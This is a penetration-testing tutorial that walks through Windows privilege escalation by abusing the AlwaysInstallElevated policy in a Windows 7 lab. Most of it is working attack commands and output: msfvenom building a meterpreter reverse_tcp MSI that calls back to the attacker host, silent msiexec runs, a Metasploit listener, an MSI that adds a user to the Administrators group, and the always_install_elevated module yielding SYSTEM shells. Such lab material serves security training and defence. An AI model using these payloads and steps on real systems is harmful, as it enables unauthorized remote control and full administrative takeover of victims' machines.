

Windows Privilege Escalation (AlwaysInstallElevated)

August 19, 2018 By Raj Chandel

Hello Friends!! In this article, we are demonstrating the Windows privilege escalation method via the method of **AlwaysInstallElevated** policy. In penetration testing, when we spawn command shell as a local user, it is possible to exploit the vulnerable features (or configuration settings) of Windows Group policy, to further elevate them to admin privileges and gain the administrator access

Table of Content

- Introduction
- Lab setup
- Spawn command shell as local user
- Escalate privilege manually via .msi payload (MSfvenom)
- Escalated privilege via Adding user Administrators Group (Msfvenom)
- Escalate privilege via Post exploit (Metasploit)

Introduction

AlwaysInstallElevated Policy

As we all are aware that Windows OS comes installed with a Windows Installer engine which is used by **MSI packages** for the installation of applications. These MSI packages can be installed with elevated privileges for non-admin users

For this purpose, the **AlwaysInstallElevated** policy feature is used to install an MSI package file with elevated (system) privileges. This policy is enabled in the Local Group Policy editor; directs the Windows Installer engine to use elevated permissions when it installs any program on the system. This method can make a machine vulnerable posing a high-security risk because a non-administrator user can run installations with elevated privileges and access many secure locations on the computer.

Caution Note: This option is equivalent to granting full administrative rights, which can pose a massive security risk. Microsoft strongly discourages the use of this setting. Hence this should be used for the lab purposes only (and not in a Production environment)

Lab set-up

Victim's Machine: Windows 7

Attacker's machine: Kali Linux

To make this policy effective [i.e install a package with elevated (system) privileges], we need to ensure that victim machine is deliberately made vulnerable by enabling the **AlwaysInstalledElevated** Policy in the Computer

Configuration and User Configuration folders of the Local Group Policy editor

For the Windows configuration























Type **gpedit.msc** in the Run dialog box of the Start Menu in the Windows 7 machine and the Local Group Policy editor window prompt will open

1. **Change the settings of AlwaysInstalledElevated policy**
2. **For the Computer configuration**

Navigate to the below path in the Windows machine

Computer Configuration\Administrative Templates\Windows Components\Windows Installer

Enable the **Always install with elevated privileges**

Setting	State	Comment
 Enable user to browse for source while elevated	Not configured	No
 Enable user to use media source while elevated	Not configured	No
 Enable user to patch elevated products	Not configured	No
 Always install with elevated privileges	Enabled	No
 Prohibit Use of Restart Manager	Not configured	No
 Remove browse dialog box for new source	Not configured	No
 Prohibit Flyweight Patching	Not configured	No
 Disable logging via package settings	Not configured	No
 Disable Windows Installer	Not configured	No
 Prohibit patching	Not configured	No
 Prohibit rollback	Not configured	No
 Allow admin to install from Remote Desktop Services session	Not configured	No
 Enable user control over installs	Not configured	No
 Logging	Not configured	No
 Prohibit non-administrators from applying vendor signed u...	Not configured	No
 Prohibit removal of updates	Not configured	No
 Turn off creation of System Restore Checkpoints	Not configured	No
 Prohibit User Installs	Not configured	No
 Enforce upgrade component rules	Not configured	No
 Baseline file cache maximum size	Not configured	No
 Disable IE security prompt for Windows Installer scripts	Not configured	No
 Cache transforms in secure location on workstation	Not configured	No

For the User configuration

Navigate to the below path in the Windows machine

User Configuration\Administrative Templates\Windows Components\Windows Installer

Enable the **Always install with elevated privileges**

Setting	State	Comment
Always install with elevated privileges	Enabled	No
Prevent removable media source for any install	Not configured	No
Prohibit rollback	Not configured	No
Search order	Not configured	No

This completes the lab set up on the Windows machine. Now let's proceed to our actual task.

Spawning Victim's Machine

We need to compromise the Windows victim machine at least once to gain the meterpreter session. As you can observe that we already have a victim's meterpreter session. Let's open the msfconsole and check the existing current sessions

```
msfconsole
sessions
```

As we can see that there exists a session already with ID 1. Now let's open the session 1 and extract the user details

```
meterpreter > sessions 1
meterpreter > getuid
```

As we can see that we are logged into this session with the username as **raj**.

Note: The existing user "raj" already exists in the Windows 7 victim machine and is a non-admin user

```
msf > sessions

Active sessions
=====

  Id  Name  Type           Information                                     Connection
  --  -
  1    meterpreter x86/windows WIN-ELDTK41MUNG\raj @ WIN-ELDTK41MUNG 192.168.1.120:1234 -> 192.168.1.101:49206 (192.168.1.101)

msf > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-ELDTK41MUNG\raj
meterpreter >
```

Now let's open the command shell of the target machine


```
meterpreter > shell
```

Upon executing the shell command, we would land into the user's Downloads folder C:\Users\raj\Downloads

We will now run the registry query command on this command prompt so as to verify whether the Windows installer have elevated privileges or not, as per our settings configured earlier

```
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

As we can see from the output that the registry named "AlwaysInstallElevated" exists with a dword (REG_WORD) value of **0x1**, which means that the AlwaysInstallElevated policy is enabled.



```
meterpreter > shell  
Process 2752 created.  
Channel 8 created.  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\raj\Downloads>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
  
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
AlwaysInstallElevated REG_DWORD 0x1  
  
C:\Users\raj\Downloads>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer  
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer  
  
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer  
AlwaysInstallElevated REG_DWORD 0x1
```

Privilege Escalation via .msi payload (1st Method)

Now let's open a new terminal in Kali machine and generate an MSI Package file (**1.msi**) utilizing the Windows Meterpreter payload as follows

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.120 lport=4567 -f msi
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.120 lport=4567 -f  
msi > /root/Desktop/1.msi  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of msi file: 159744 bytes
```

On the existing Meterpreter session of the user, let's upload our MSI file named **1.msi** to the target machine as follows. Once it is uploaded successfully, we will then jump to the shell

```
upload /root/Desktop/1.msi .
```

Note: Before executing the MSI Package file, let's start an MSF handler in another terminal window

(Refer to the commands for same, after the below screenshot)

Execute the MSI package file on the Windows command prompt

```
msiexec /quiet /qn /i 1.msi
```

```
meterpreter > upload /root/Desktop/1.msi .  
[*] uploading : /root/Desktop/1.msi -> .  
[*] uploaded : /root/Desktop/1.msi -> .\1.msi  
meterpreter > shell  
Process 3920 created.  
Channel 10 created.  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\raj\Downloads>msiexec /quiet /qn /i 1.msi  
msiexec /quiet /qn /i 1.msi  
  
C:\Users\raj\Downloads>
```

/quiet = Suppress any messages to the user during installation

/qn = No GUI

/i = Regular (vs. administrative) installation


In a parallel window, we opened a new handler before executing the .msi file

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.120
msf exploit(handler) > set lport 4567
msf exploit(handler) > exploit
```

Finally, we got the meterpreter session using this exploit!! Let's have further look at the details of the user privileges we gained on this system

```
meterpreter > getsystem
meterpreter > getuid
```

Fantastic!! We have rooted in the Local System account (NT AUTHORITY\SYSTEM) which has the highest level of privileges on the local system.



```
msf > use exploit/multi/handler ↵
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.120
lhost => 192.168.1.120
msf exploit(multi/handler) > set lport 4567
lport => 4567
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.120:4567
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.120:4567 -> 192.168.1.101:49452)

meterpreter > getsystem ↵
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Adding user in Administrators Group (2nd Method)

In this method, we will choose a non-admin user from the existing list of users in the target machine and then try to elevate his privileges. Here we will send the relevant Windows commands (to the target machine), utilizing the **windows/exec** payload of the Metasploit.

First, let us check the details of existing users in the victim machine. Here we can select any user, let's select a user named "raaz" who is a non-admin user

```
net user
```

The verification that the user name “raaz” is in the Local Users group can be done by running the following in the command prompt

```
net user raaz
```

```
C:\Users\raj\Downloads>net user ↵
net user

User accounts for \\WIN-ELDTK41MUNG

-----
Administrator      Guest
raj
The command completed successfully.

C:\Users\raj\Downloads>net user raaz ↵
net user raaz
User name           raaz
Full Name
Comment
User's comment
Country code        000 (System Default)
Account active       Yes
Account expires      Never

Password last set    8/16/2018 5:07:58 PM
Password expires     Never
Password changeable  8/16/2018 5:07:58 PM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          Never


Logon hours allowed  All

Local Group Memberships *Users
Global Group memberships *None
The command completed successfully.

C:\Users\raj\Downloads>
```

Generate an MSI package (**2.msi**) with the **windows/exec** payload, that sends a command instructing to add local admin privileges for the user “raaz”, to the target machine.

```
msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f msi > /r
```



```
root@kali:~# msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f msi
> /root/Desktop/2.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
```

Now let's upload the MSI file **2.msi** to the target machine as follows

Note: Before uploading the MSI file, press Ctrl+Z to exit out of the victim machine's command shell

In the meterpreter shell type

```
upload /root/Desktop/2.msi .
```

Once the MSI file is uploaded successfully, we will take the command shell and execute the installer file

```
shell
msiexec /quiet /qn /i 2.msi
```

The verification that the user name “raaz” has been added into the local administrator group can be done by running the following in the command prompt

```
net user raaz
```

As we can see from the screenshot the user raaz is now a member of Local Administrators group

Awesome !! We have got the privileges of the non-admin user escalated via using the manual exploit.


```

meterpreter > upload /root/Desktop/2.msi .
[*] uploading : /root/Desktop/2.msi -> .
[*] uploaded  : /root/Desktop/2.msi -> .\2.msi
meterpreter > shell
Process 2056 created.
Channel 20 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>msiexec /quiet /qn /i 2.msi
msiexec /quiet /qn /i 2.msi

C:\Users\raj\Downloads>net user raaz ↩
net user raaz
User name                raaz
Full Name
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set        8/16/2018 5:07:58 PM
Password expires         Never
Password changeable      8/16/2018 5:07:58 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon              Never

Logon hours allowed      All

Local Group Memberships  *Administrators          *Users
Global Group memberships *None
The command completed successfully.

C:\Users\raj\Downloads>

```

Privilege Escalation via Metasploit Post Exploit (3rd Method)

In order to perform the Privilege escalation abusing the AlwaysInstalledElevated policy, we can also utilize the inbuilt exploit of the Metasploit module as follows :

Now let's use this exploit

```
use exploit/windows/local/always_install_elevated
msf exploit(always_install_elevated) > set session 1
msf exploit(always_install_elevated) > exploit
```

We got the meterpreter session using the in-built exploit as well !! Now let's have further look at the details of the user privileges

```
meterpreter > getsystem
meterpreter > getuid
```

Hurrah!! We have rooted in the Local System account (NT AUTHORITY\SYSTEM) which has the highest level of privileges on the local system

Note: We have shown one of the methodologies to elevate the privileges. This lab can be performed in multiple ways, as there are many other methods of performing the Windows privilege escalation.

```
msf > use exploit/windows/local/always_install_elevated
msf exploit(windows/local/always_install_elevated) > set session 1
session => 1
msf exploit(windows/local/always_install_elevated) > exploit

[*] Started reverse TCP handler on 192.168.1.120:4444
[*] Uploading the MSI to C:\Users\raj\AppData\Local\Temp\dnPWcT.msi ...
[*] Executing MSI...
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.120:4444 -> 192.168.1.101:49505)

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```